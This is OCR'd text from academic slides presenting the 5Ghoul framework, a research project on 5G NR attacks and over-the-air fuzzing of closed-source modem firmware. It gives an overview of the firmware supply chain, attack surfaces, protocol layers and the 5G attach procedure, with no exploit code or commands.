
5Ghoul Framework
5G NR Attacks and 5G OTA Fuzzing

Matheus E. Garbelini
Sudipta Chattopadhyay

Joint work with Zewen Shang, Sumei Sun, Ernest Kurniawan

SINGAPORE UNIVERSITY OF
TECHNOLOGY AND DESIGN

Motivation - What can fail?



Sells Semiconductor Solutions and Development Kits / Software

SoC Vendor SDK API

Firmware Layout

User Code

SDK API

Wireless Stack

Saved to non-volatile or static random-access memory

Product Vendor User Code

Wireless IP Vendor (illustrative only) Wireless Stack


Licenses Wireless Silicon Design Modules & Radio Firmware

Product Vendor relies on wireless SoC ecosystem for their IoT Products.

Motivation – Where it can fail? Complexity and too many choices

Attack surfaces on wireless firmware

General Device Firmware Layout



Affected Components

User Code

Open or Closed Source

SDK API

Hybrid Closed Source

Wireless Stack

Closed Source

Specific product or product range from a vendor is affected

Impactful. Products using certain API feature are affected


Severe. All wireless devices from IP/SoC vendor can be affected.

Standard

Critical. all wireless devices affected.

Introduction - Over-the-Air (OTA) Fuzzing for 5G

How to find issues in complex and closed-source protocol stacks?



Core Network

+

5G Base Station (gNB)

Protocol Stack

+

Radio

Downlink

Uplink

5G Protocols

NAS

RRC

PDCP

RLC

MAC

5G Modem


5G Phone

Wireless Target

- Qualcomm X55/X60 Modem
- Mediatek Dimensity XXXX

Introduction - Over-the-Air (OTA) Fuzzing for 5G

How to find issues in complex and closed-source protocol stacks?



Core Network

5G Base Station (gNB)

Radio

Protocol Stack

+

+

5G Protocols

NAS

RRC

PDCP

RLC

MAC

Common 5G Procedures

Legitimate gNB

UE Target

Syncronization

SSB/PBCH

SIB

RACH Process

xPRACH

1

RAR

RRC Attach

RRC Connection Request

2

RRC Connection Setup

RRC Setup Complete

Authentication

RLC Status PDU

3


NAS Authentication Request

4

⋮

Introduction - Over-the-Air (OTA) Fuzzing for 5G

